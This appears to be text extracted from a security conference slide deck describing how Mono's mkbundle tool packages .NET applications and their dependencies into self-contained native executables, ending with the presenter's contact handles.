
Mono can turn .NET applications (executable code and its dependencies) into self-contained executables that do not rely on Mono being installed on the system to simplify deployment of .NET Applications.

This is done with the `mkbundle` tool, a cross-compiler tool which produces a native executable for any of the Mono supported platforms from an initial assembly entry point, its .NET dependencies and any additional assemblies that your application requires.

# .Net Architecture



# .Net Architecture



# .Net Architecture



# Thanks and Questions

[twitter.com/elitest](https://twitter.com/elitest)

[github.com/elitest](https://github.com/elitest)

#psempire @ BH slack

See Twitter for slides

